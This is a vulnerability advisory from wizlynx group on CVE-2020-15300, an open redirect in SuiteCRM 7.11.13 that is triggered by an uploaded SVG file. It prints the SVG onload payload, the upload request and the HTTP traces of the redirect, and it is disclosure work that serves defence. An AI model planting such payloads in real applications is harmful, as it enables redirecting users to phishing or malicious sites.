Security Research & Advisories

Open Redirect Vulnerability in SuiteCRM

Vendor	SalesAgility (https://salesagility.com/)
Product	SuiteCRM
Affected Version(s)	7.11.13 and probably prior and probably prior
Tested Version(s)	7.11.13
Vendor Notification	10 June 2020
Advisory Publication	10 June 2020 [without technical details]
Vendor Fix	7.11.17
Public Disclosure	05 November 2020
Latest Modification	05 November 2020
CVE Identifier	CVE-2020-15300 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15300)
Product Description	SuiteCRM is a software fork of the popular Customer Relationship Management (CRM) system SugarCRM, developed and maintained by SalesAgility. It is a free and open source alternative application
Credits	Luis Noriega, Security Researcher & Penetration Tester @wizlynx group

Open Redirect Vulnerability

Severity: Medium 🌡 **CVSS Score**: 6.1 **CWE-ID**: CWE-601 (https://cwe.mitre.org/data/definitions/601) **Status**: Open

Vulnerability Description

The application SuiteCRM is affected by an open redirect vulnerability affecting version 7.11.13 and probably prior versions. This vulnerability allows attackers to redirect users to an arbitrary URL after viewing the content of a specially crafted SVG (Scalable Vector Graphics) file.

CVSS Base Score

Attack Vector	Network	**Scope**	Changed
Attack Complexity	Low	**Confidentiality Impact**	Low
Privileges Required	None	**Integrity Impact**	Low
User Interaction	Required	**Availability Impact**	None

Description


SuiteCRM application has an open redirect vulnerability due to the lack of content validation that specifies link to an external site. The vulnerability can be exploited by uploading a specially crafted SVG file with an external URL. Then the vulnerability is triggered when the user views the document´s content.

The following payload was successfully submitted to the server in the SVG file:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<svg
onload="window.location='https://www.wizlynxgroup.com/'" xmlns="http://www.w3.org/2000/svg">
</svg>
```

Exploitation Process

The following screenshot shows the “Documents” module which allows users to upload files.




Note: To send record assignment notifications, an SMTP server must be configured in Email Settings.

DOCUMENTS


	Document Name	File Name	Category	Sub Category	Revision Date	Expiration Date	User	Date Created
□	redirect.svg	redirect.svg			06/09/2020 11:16		admin	06/09/2020 11:16
□	redirect.svg	redirect.svg			06/09/2020 11:14		admin	06/09/2020 11:14
□	redirect.svg	redirect.svg			06/09/2020 11:08		admin	06/09/2020 11:08

To exploit the vulnerability, a specially crafted SVG file is needed. The following screenshot shows the content of the "redirect.svg" file. As it can be observed, the payload provides an URL where the user will be redirected to.



```
root@qwerty:/home/nogag/Documents/Research/suiteCRM# cat redirect.svg
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<svg
onload="window.location='https://www.wizlynxgroup.com/'"
xmlns="http://www.w3.org/2000/svg">
</svg>
root@qwerty:/home/nogag/Documents/Research/suiteCRM#
```


The screenshots below show the requests made to the server when the user uploads the SVG file.



```
-----------------------------158707307221024687322094275
Content-Disposition: form-data; name="doc_id"


-----------------------------158707307221024687322094275
Content-Disposition: form-data; name="doc_url"


-----------------------------158707307221024687322094275
Content-Disposition: form-data; name="filename_old_doctype"

Sugar
-----------------------------158707307221024687322094275
Content-Disposition: form-data; name="filename_escaped"


-----------------------------158707307221024687322094275
Content-Disposition: form-data; name="filename_file"; filename="redirect.svg"
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<svg
onload="window.location='https://luisnoriegag.com/'"
xmlns="http://www.w3.org/2000/svg">
</svg>

```

Name	Value
HTTP/1.1	301 Moved Permanently
Date	Mon, 08 Jun 2020 21:55:02 GMT
Server	Apache/2.4.29 (Ubuntu)
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate
Pragma	no-cache
Set-Cookie	ck_login_id_20=1; expires=Sun, 06-Sep-2020 21:55:03 G...
Set-Cookie	ck_login_language_20=en_us; expires=Sun, 06-Sep-2020 ...
Set-Cookie	sugar_user_theme=SuiteP; expires=Tue, 08-Jun-2021 21:...
Location	index.php?module=Documents&action=DetailView&recor...
Content-Length	0
Connection	close
Content-Type	text/html; charset=UTF-8

After following the redirection, the content of the file can be displayed by clicking the "eye" symbol shown in the screenshot below:




Note: To send record assignment notifications, an SMTP server must be configured in Email Settings.

OPEN REDIRECT TEST


File Name:	redirect.svg	Status:	Active
Document Name:	Open Redirect Test	Revision:	1
Document Type:		Template?:	□
Publish Date:	06/17/2020	Expiration Date:	
Category:		Sub Category:	
Related Document:		Related Document Revision:	
Assigned to:	admin		

After clicking the eye symbol, a new browser tab is opened and the user is redirected to the URL provided in the SVG file content. The following screenshots show that the "Referer" header points to the Document's preview URL.



```
GET /SuiteCRM-7.11.13/index.php?preview=yes&entryPoint=download&id=
3860f1dd-d76b-b354-45d7-5eea2e8b8f9b&type=Documents HTTP/1.1
Host: 192.168.147.181
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.147.181/SuiteCRM-7.11.13/index.php?module=Documents&action=DetailView&
record=379b9b8e-0dc9-6ee7-a222-5eea2ebd6cfd
Connection: close
Cookie: sugar_user_theme=SuiteP; ck_login_id_20=1; ck_login_language_20=en_us;
PHPSESSID=kpl06t0ml8ro1fl42d42qgoojf
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 17 Jun 2020 15:07:35 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Fri, 17 Jul 2020 15:07:35 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: ck_login_id_20=1; expires=Tue, 15-Sep-2020 15:07:35 GMT; Max-Age=7776000;
domain=192.168.147.181; HttpOnly
Set-Cookie: ck_login_language_20=en_us; expires=Tue, 15-Sep-2020 15:07:35 GMT;
Max-Age=7776000; domain=192.168.147.181; HttpOnly
Set-Cookie: sugar_user_theme=SuiteP; expires=Thu, 17-Jun-2021 15:07:35 GMT;
Max-Age=31536000; HttpOnly
Cache-Control: post-check=0, pre-check=0
Content-Disposition: inline; filename="redirect.svg";
X-Content-Type-Options: nosniff
Content-Length: 161
Connection: close
Content-Type: image/svg+xml

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<svg
onload="window.location='https://www.wizlynxgroup.com/'"
xmlns="http://www.w3.org/2000/svg">
</svg>
```



The wizlynx group website stores cookies on your computer, tablet or smartphone. Your personal data will not be tracked. Privacy Page

```
Stat… Met… Domain          File         Cause     Type Transferred Si
301   GET  www.wizlynx…    /            document  html cached      41
200   GET  www.wizlynx…    /ch/en/      document  html 42.02 KB    41  929 ms
404   GET  192.168.147…    favicon.ico  img       html cached      2…
```

```
Request URL: https://www.wizlynxgroup.com/ch/en/
Request method: GET
Remote address: 127.0.0.1:8080
Status code: 200 Connection established
Version: HTTP/1.0
Referrer Policy: no-referrer-when-downgrade

Response headers (39 B)
Request headers (724 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: visid_incap_620358=mQwYDsSLRT2…1918099302.1592406035; _gat=1
Host: www.wizlynxgroup.com
Referer: http://192.168.147.181/SuiteCR…d7-5eea2e8b8f9b&type=Documents
Upgrade-Insecure-Requests: 1
```

wizlynx has not only built a solid foundation of information security, quality and project management know-how, but our associates are known for their ability to apply the right soft skills at the right time to best serve our customers. We make it a point to understand the infrastructure, needs and challenges of our customers, which enables us to deliver fast, effective and high quality results. It is our belief that this level of understanding can only be obtained with the most capable and experienced resources. Reach out to our associates at any time through our interactive competence centers to draw upon our knowledge of processes, procedures, guidelines and tools. You�ll be able to see, firsthand, the value our team will add to your organization.